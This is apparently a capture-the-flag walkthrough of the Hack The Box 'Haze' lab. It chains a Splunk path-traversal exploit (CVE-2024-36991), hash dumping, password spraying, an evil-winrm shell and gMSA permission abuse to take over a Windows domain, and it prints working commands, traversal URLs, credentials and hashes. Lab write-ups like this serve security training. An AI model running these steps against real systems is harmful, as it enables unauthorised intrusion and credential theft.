
| MIIDMjCCAhoCCQCtNoIdTvT1CjANBgkqhkiG9w0BAQsFADB/MQswCQYDVQQGEwJV
| UzELMAkGA1UECAwCQ0ExFjAUBgNVBACMDVNhbiBGcmFuY2lzY28xDzANBgNVBAoM
| BlnwbHVuazEXMBUGA1UEAwwOU3BsdW5rQ29tbW9uQ0ExITAfBgkqhkiG9w0BCQEW
| EnN1cHBvcnRAc3BsdW5rLmNvbTAeFw0yNTAzMDUwNzI5MDhaFw0yODAzMDQwNzI5

```
| MDhaMDcxIDAeBgNVBAMMF1NwbHVua1NlcnZlckRlZmF1bHRDZXJ0MRMwEQYDVQK
| DApTcGx1bmtVc2VyMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3S0u
| w9/K07cQT0p+ga9FjWCzI00s/MVwpj0LPQ/o1uA/VSoNiweXobD3VBLngqfGQLAD
| VGRWkGdD3xS9m0knh9r4Dut6zDyUdKvgrZJV0X7EiRsHhXAr9HRgqWj7khQLz3n9
| fjxxdJkXtGZaNdOnWENSEb93HfiYGjSWQJmFNdTd2LMGMDMC4JdydEyGEHRAMNnZ
| y/zCOSP97yJOSSBbr6IZxyZG934bbEH9d9r0g/I4roDlZzFFBLGi542s+1QJ79FR
| IUrfZh41PfxrELITkFyKCJyU5gfPKIvxwDHclE+zY/ju2lcHJMtGWNvF6s0S9ic5
| oxg0+Ry3qngtwd4yUQIDAQABMA0GCSqGSIB3DQEBCwUAA4IBAQCbt8LwPCoR7I41
| dS2ZjVjntxWHf/lv3MgumorerPBufJA4nw5Yq1gnAYruIkAkfGS7Dy09NL2+SwFy
| NKZa41K60Wst/sRP9smtpY3dfeNu5ofTP5oLEbW2fIEuG4fGvkQJ0SQ0POG71tfm
| ymVCjLLMYMU11GPjfb3CpVh5uLRhIw4btQ8Kz9aB6MiBomyiD/MqtQgA25thnijA
| gHYEzB3W6FKtWtjmPcqDugGs2WU6UID/ffZpsp+3h2QLGN5e+e10TjoIbexbJ/S6
| iRjTy6GUjsrHtHM+KBjUFvUvHi27Ns47BkNzA1gedvRYrviscPCBkphjo9x0qDdj
| 3EghaH2L
|_-----END CERTIFICATE-----
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
47001/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49683/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP
1.0
49684/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
54425/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
54430/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
54432/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
54445/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
54494/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```


```
Host script results:
| smb2-time:
|   date: 2025-04-08T01:41:44
|_  start_date: N/A
|_clock-skew: 3h02m13s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 18645/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 57548/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58911/udp): CLEAN (Timeout)
|   Check 4 (port 60615/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.90 seconds
      Raw packets sent: 34 (1.472KB) | Rcvd: 33 (1.428KB)
```

The only thing we know is that we can go to the following URL http://10.129.97.167:8000/en-US/account/login?return_to=%2Fen-US%2F, this is because we got it from the nmap command. This webpage is the administrator login page. We will be able to use it later to set up the reversed shell connection between my own machine and the windows machine.



Now if we start looking at the URL we can't do too much, so I started looking for an exploit for the splunk webpage. Before I can start looking for the exploit I need to know the version. This I went to look for at the following URL to go: <https://10.129.97.167:8089/>



[rpc](#)

1969-12-31T16:00:00-08:00

[services](#)

1969-12-31T16:00:00-08:00

[servicesNS](#)

1969-12-31T16:00:00-08:00

[static](#)

1969-12-31T16:00:00-08:00

<https://github.com/bigb0x/CVE-2024-36991>.

```
python3 CVE-2024-36991.py -u http://10.129.97.167:8000
/home/kali/HTB/Haze/CVE-2024-36991/CVE-2024-36991.py:53: SyntaxWarning:
invalid escape sequence '\ '
    """
```

/ ___ \ \ / | ___ | | ___ \ / _ | ___ \ | | | | ___ / / / _ / _ \ / _ \
 | | \ \ / / | _ | ____ _) | | | | _) | | | | _ ____ | _ \ | ' _ | () | () |
 | | ___ \ v / | | | ____ / _ / | | / _ / | _ _ | ____ _) | () \ _ , | \ _ , |
 | \ _ _ | \ / | ____ | | ____ | \ _ | ____ | | | | ____ / \ _ / _ / _ /
 / _ / | _ |

-> Use Wisely.

```
:paul:$6$Y5ds8NjDLd7Sz0TW$Zg/W0Jxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.  
psK7eXm6TqriABAhqdCPI4P0hcB8xz0cd1::user:paul@haze.htb:::20152
```

I will now go and decode the hashes for finding their passwords. I will start doing this by using the following command.

```
john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt
hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$
[SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

After the long wait, I noticed that there was just no movement. So the hashes were a dead end. So this means that the hashes are not crackable, so now I will have to find another way to find a vulnerability.

I started searching and I saw that you can also do LFI. So by using the following documentation page of splunk https://docs.splunk.com/Special:SplunkSearch/docs?q=authentication.conf&size=n_10_n&filters%5B0%5D%5Bfield%5D=source_name_s&filters%5B0%5D%5Bvalues%5D%5B0%5D=Docs&filters%5B0%5D%5Btype%5D=any and chatgpt I came up with the following path that I can start using.

With this code I will start to see the data that that is in the Authentication.conf. Within the Authentication.conf file there are passwords, usernames, hashed passwords that that is going to be able to be used for logging into the splunk web server or for further exploiting the machine in my case.

```
http://10.129.97.167:8000/en-
US/modules/messaging/C%3A../C%3A../C%3A../C%3A../C%3A../C%3A../C%3A../P
rogram%20Files/Splunk/etc/system/local/authentication.conf
```

```
[splunk_auth] minPasswordLength = 8 minPasswordUppercase = 0
minPasswordLowercase = 0 minPasswordSpecial = 0 minPasswordDigit = 0 [Haze
LDAP Auth] SSLEnabled = 0 anonymous_referrals = 1 bindDN = CN=Paul
Taylor,CN=Users,DC=haze,DC=htb bindDNpassword =
$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVLWb08pY=
charset = utf8 emailAttribute = mail enableRangeRetrieval = 0 groupBaseDN =
CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb groupMappingAttribute = dn
groupMemberAttribute = member groupNameAttribute = cn host = dc01.haze.htb
nestedGroups = 0 network_timeout = 20 pagelimit = -1 port = 389
realNameAttribute = cn sizelimit = 1000 timelimit = 15 userBaseDN =
```

```
CN=Users,DC=haze,DC=htb userNameAttribute = samaccountname [authentication]
authSettings = Haze LDAP Auth authType = LDAP
```

Above you can start to see that there is a hash that is that of the user paul taylor. I will now try to decode this hash. The hash code is a yescrypt, yescrypt is a modern hashing method designed for storing passwords securely. It is based on scrypt and uses memory in addition to CPU, making brute-force attacks much harder and slower.

Username	Password
paul.taylor	Ld@p_Auth_Sp1unk@2k24

I used the following command to see which users are known. Now that I know the password of the user paul.taylor, I used CrackMapExec to see which users exist on the windows machine without needing to know their password.

```
crackmapexec smb 10.129.232.50 -u paul.taylor -p Ld@p_Auth_Sp1unk@2k24 --rid-brute
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
    formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
    self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
    self.conn.execute_cmd("reg save HKLM\\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
    stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
    command = self.__shell + 'echo ' + data + ' ^> \\\127.0.0.1\\{\\} 2^>^&1 > %TEMP%\\{ & %COMSPEC% /Q /c %TEMP%\\{ & %COMSPEC% /Q /c del %TEMP%\\{\\}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB          10.129.232.50  445      DC01          [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
```

SMB	10.129.232.50	445	DC01	[+]
haze.htb\paul.taylor:Ld@p_Auth_Splunk@2k24				
SMB	10.129.232.50	445	DC01	[+] Brute forcing RIDs
SMB	10.129.232.50	445	DC01	498: HAZE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB	10.129.232.50	445	DC01	500: HAZE\Administrator (SidTypeUser)
SMB	10.129.232.50	445	DC01	501: HAZE\Guest (SidTypeUser)
SMB	10.129.232.50	445	DC01	502: HAZE\krbtgt (SidTypeUser)
SMB	10.129.232.50	445	DC01	512: HAZE\Domain Admins (SidTypeGroup)
SMB	10.129.232.50	445	DC01	513: HAZE\Domain Users (SidTypeGroup)
SMB	10.129.232.50	445	DC01	514: HAZE\Domain Guests (SidTypeGroup)
SMB	10.129.232.50	445	DC01	515: HAZE\Domain Computers (SidTypeGroup)
SMB	10.129.232.50	445	DC01	516: HAZE\Domain Controllers (SidTypeGroup)
SMB	10.129.232.50	445	DC01	517: HAZE\Cert Publishers (SidTypeAlias)
SMB	10.129.232.50	445	DC01	518: HAZE\Schema Admins (SidTypeGroup)
SMB	10.129.232.50	445	DC01	519: HAZE\Enterprise Admins (SidTypeGroup)
SMB	10.129.232.50	445	DC01	520: HAZE\Group Policy Creator Owners (SidTypeGroup)
SMB	10.129.232.50	445	DC01	521: HAZE\Read-only Domain Controllers (SidTypeGroup)
SMB	10.129.232.50	445	DC01	522: HAZE\Cloneable Domain Controllers (SidTypeGroup)
SMB	10.129.232.50	445	DC01	525: HAZE\Protected Users (SidTypeGroup)
SMB	10.129.232.50	445	DC01	526: HAZE\Key Admins (SidTypeGroup)
SMB	10.129.232.50	445	DC01	527: HAZE\Enterprise Key Admins (SidTypeGroup)
SMB	10.129.232.50	445	DC01	553: HAZE\RAS and IAS

Servers (SidTypeAlias)				
SMB	10.129.232.50	445	DC01	571: HAZE\Allowed RODC
Password Replication Group (SidTypeAlias)				
SMB	10.129.232.50	445	DC01	572: HAZE\Denied RODC
Password Replication Group (SidTypeAlias)				
SMB	10.129.232.50	445	DC01	1000: HAZE\DC01\$
(SidTypeUser)				
SMB	10.129.232.50	445	DC01	1101: HAZE\DnsAdmins
(SidTypeAlias)				
SMB	10.129.232.50	445	DC01	1102: HAZE\DnsUpdateProxy
(SidTypeGroup)				
SMB	10.129.232.50	445	DC01	1103: HAZE\paul.taylor
(SidTypeUser)				
SMB	10.129.232.50	445	DC01	1104: HAZE\mark.adams
(SidTypeUser)				
SMB	10.129.232.50	445	DC01	1105: HAZE\edward.martin
(SidTypeUser)				
SMB	10.129.232.50	445	DC01	1106: HAZE\alexander.green
(SidTypeUser)				
SMB	10.129.232.50	445	DC01	1107: HAZE\gMSA_Managers
(SidTypeGroup)				
SMB	10.129.232.50	445	DC01	1108: HAZE\Splunk_Admins
(SidTypeGroup)				
SMB	10.129.232.50	445	DC01	1109:
HAZE\Backup_Reviewers (SidTypeGroup)				
SMB	10.129.232.50	445	DC01	1110:
HAZE\Splunk_LDAP_Auth (SidTypeGroup)				
SMB	10.129.232.50	445	DC01	1111: HAZE\Haze-IT-Backup\$
(SidTypeUser)				
SMB	10.129.232.50	445	DC01	1112:
HAZE\Support_Services (SidTypeGroup)				

I will now create a file with all the usernames in it so that if I can then try to see which user I can log on to the windows machine with the same password as Paul.Taylor. I will start doing this by using the following command.

```
crackmapexec winrm 10.129.232.50 -u user.txt -p Ld@p_Auth_Splunk@2k24 --
continue-on-succes
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape
sequence '\ '
```

```

    formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning:
invalid escape sequence '\S'
    self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save
HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning:
invalid escape sequence '\S'
    self.conn.execute_cmd("reg save HKLM\\SECURITY C:\\windows\\temp\\SECURITY &&
reg save HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning:
invalid escape sequence '\p'
    stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning:
invalid escape sequence '\{'
    command = self.__shell + 'echo ' + data + ' ^> \\\127.0.0.1\\{\\} 2^>^&1 >
%TEMP%\\{ & %COMSPEC% /Q /c %TEMP%\\{ & %COMSPEC% /Q /c del %TEMP%\\
{\\}'.format(self.__share_name, self.__output, self.__batchFile,
self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning:
invalid escape sequence '\S'
    self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save
HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning:
invalid escape sequence '\S'
    self.conn.execute_cmd("reg save HKLM\\SECURITY C:\\windows\\temp\\SECURITY &&
reg save HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB          10.129.232.50    5985    DC01          [*] Windows Server 2022
Build 20348 (name:DC01) (domain:haze.htb)
HTTP          10.129.232.50    5985    DC01          [*]
http://10.129.232.50:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46:
CryptographyDeprecationWarning: ARC4 has been moved to
cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from
this module in 48.0.0.
    arc4 = algorithms.ARC4(self._key)
WINRM         10.129.232.50    5985    DC01          [-]
haze.htb\user.txt:Ld@p_Auth_Sp1unk@2k24

```

So above you can see that I can log into the windows machine with the user mark.adams. Before doing this I will get all the data from the server so that I can set it up in my bloodhound.

You can do this by using the following command. With this command you will extract all data from the AD and put it in a zip file. Then you can unzip the zip file and upload all the data into Bloodhound.

```
nxc ldap 10.129.232.50 -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 --bloodhound --collection All --dns-server 10.129.232.50
SMB      10.129.232.50  445    DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP     10.129.232.50  389    DC01      [+]
haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAP     10.129.232.50  389    DC01      Resolved collection methods: localadmin, session, dcom, psremote, container, acl, rdp, objectprops, trusts, group
LDAP     10.129.232.50  389    DC01      Done in 00M 05S
LDAP     10.129.232.50  389    DC01      Compressing output into /home/kali/.nxc/logs/DC01_10.129.232.50_2025-04-08_233341_bloodhound.zip
```

File Ingest

Upload data from SharpHound or AzureHound offline collectors. Check out our [Getting Started](#) documentation for more information.

Upload File(s)

User	Start Time	End Time	Duration	Status	Status Message
spam@example.com	2025-04-08 22:20 GMT+2 (GMT+0200)	2025-04-08 22:21 GMT+2 (GMT+0200)	0 minutes	Complete	Complete

Now that I have uploaded my files in bloodhound I can take a look on the windows machine by logging in as user mark.adams.

```
evil-winrm -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 -i 10.129.232.50

Evil-WinRM shell v3.7


Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mark.adams\Documents>
```

On the windows machine, there wasn't anything I could see with which to proceed immediately. So I went to take another look on my bloodhound. I know that I can get the user paul.taylor and mark.adams by using the following password "Ld@p_Auth_Sp1unk@2k24" for both users. If I now search in bloodhound for whose users the following are members I get the following data.

- Paul.taylor
 - Domain Users = Member of
 - Splunk_LDAP_AUTH = Member of
- mark.adams
 - Domain users = Member of
 - Remote Management Users = Member of
 - GMSA_Managers = Member of



So now I started looking for a gmsa dump tool. This is going to show who that can read the password for a particular user.

What is gMSA explained in brief?

gMSA = Group Managed Service Account

This is a special kind of AD account that is automatically given a strong password by the system, which rotates periodically

I am going to do this using the following tool. <https://github.com/micahvandeusen/gMSADumper>

```
python3 gMSADumper.py -u mark.adams -p Ld@p_Auth_Splunk@2k24 -d haze.htb -l
dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
> Domain Admins
```

So I went to my machine with which that I am connected to mark.adams. I will go here now to see if it is a gmsa account. Just to double check that I did this to see if I was doing it right. I did this by entering the following command:

```
*Evil-WinRM* PS C:\> Get-ADServiceAccount -Identity Haze-IT-Backup$ | Select-
Object Name, ObjectClass

Name                ObjectClass
----                -
Haze-IT-Backup      msDS-GroupManagedServiceAccount
```

So now with the following command I will say that the user mark.adams is allowed to retrieve the gmsa password/password hashes, which means that we will then most likely see the hash of haze-it-backup. With this command you will add **mark.adams** to the list that may retrieve the password of in this case **Haze-IT-Backup\$**.

```
*Evil-WinRM* PS C:\> Set-ADServiceAccount -Identity "Haze-IT-Backup$" -
PrincipalsAllowedToRetrieveManagedPassword "mark.adams"
```

The dsac ls command is used to display and manage the access rights (ACLs) of Active Directory objects. It allows you to see exactly which users or groups have rights to a particular object, such as read, write, modify or full control. So I went to look at the access rights of the user **HAZE-IT-BACKUP\$** in Active Directory.

```
*Evil-WinRM* PS C:\Users\mark.adams\Documents> dsac ls "CN=HAZE-IT-
BACKUP,CN=MANAGED SERVICE ACCOUNTS,DC=HAZE,DC=HTB"

Owner: HAZE\Domain Admins
Group: HAZE\Domain Admins

Access list:
Allow HAZE\gMSA_Managers          SPECIAL ACCESS
                                   READ PERMISSONS
```

	LIST CONTENTS	
	READ PROPERTY	
Allow HAZE\Domain Admins	FULL CONTROL	
Allow BUILTIN\Account Operators	FULL CONTROL	
Allow NT AUTHORITY\Authenticated Users		
	SPECIAL ACCESS	
	READ PERMISSIONS	
	LIST CONTENTS	
	READ PROPERTY	
	LIST OBJECT	
Allow NT AUTHORITY\SYSTEM	FULL CONTROL	
Allow HAZE\Enterprise Admins	FULL CONTROL	<Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access		
	SPECIAL ACCESS	<Inherited from parent>
	LIST CONTENTS	
Allow BUILTIN\Administrators	SPECIAL ACCESS	<Inherited from parent>
	DELETE	
	READ PERMISSIONS	
	WRITE PERMISSIONS	
	CHANGE OWNERSHIP	
	CREATE CHILD	
	LIST CONTENTS	
	WRITE SELF	
	WRITE PROPERTY	
	READ PROPERTY	
	LIST OBJECT	
	CONTROL ACCESS	
Deny HAZE\paul.taylor	SPECIAL ACCESS for msDS-	
ManagedPasswordPreviousId		
	READ PROPERTY	
Deny HAZE\paul.taylor	SPECIAL ACCESS for msDS-	
ManagedPasswordId		
	READ PROPERTY	
Deny HAZE\paul.taylor	SPECIAL ACCESS for msDS-ManagedPassword	
	READ PROPERTY	
Deny HAZE\paul.taylor	SPECIAL ACCESS for msDS-	
ManagedPasswordInterval		
	READ PROPERTY	
Allow HAZE\gMSA_Managers	SPECIAL ACCESS for msDS-	
GroupMSAMembership		

So now if I will run the gmsadumper command again you will see the hashes that is from the user **Haze-IT-Backup\$**.

```

(kali㉿kali)-[~/HTB/Haze/gMSADumper]
└─$ python3 gMSADumper.py -u mark.adams -p Ld@p_Auth_Sp1unk@2k24 -d haze.htb -
l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
> mark.adams
Haze-IT-Backup$:::a70df6599d5eab1502b38f9c1c3fd828
Haze-IT-Backup$:aes256-cts-hmac-sha1-
96:a455156dcce482f3ac359929b41d2f5ead1d72dd764b7f5d9f27a8c2a44a67a6
Haze-IT-Backup$:aes128-cts-hmac-sha1-96:d99b9f57ffe1a4ab867a018a99a7edab

```

I tried to crack from the hashes but unfortunately again no success. So now I will try to get all the data from the server by using the backup user and his hash. I wanted to see if this also works or not.

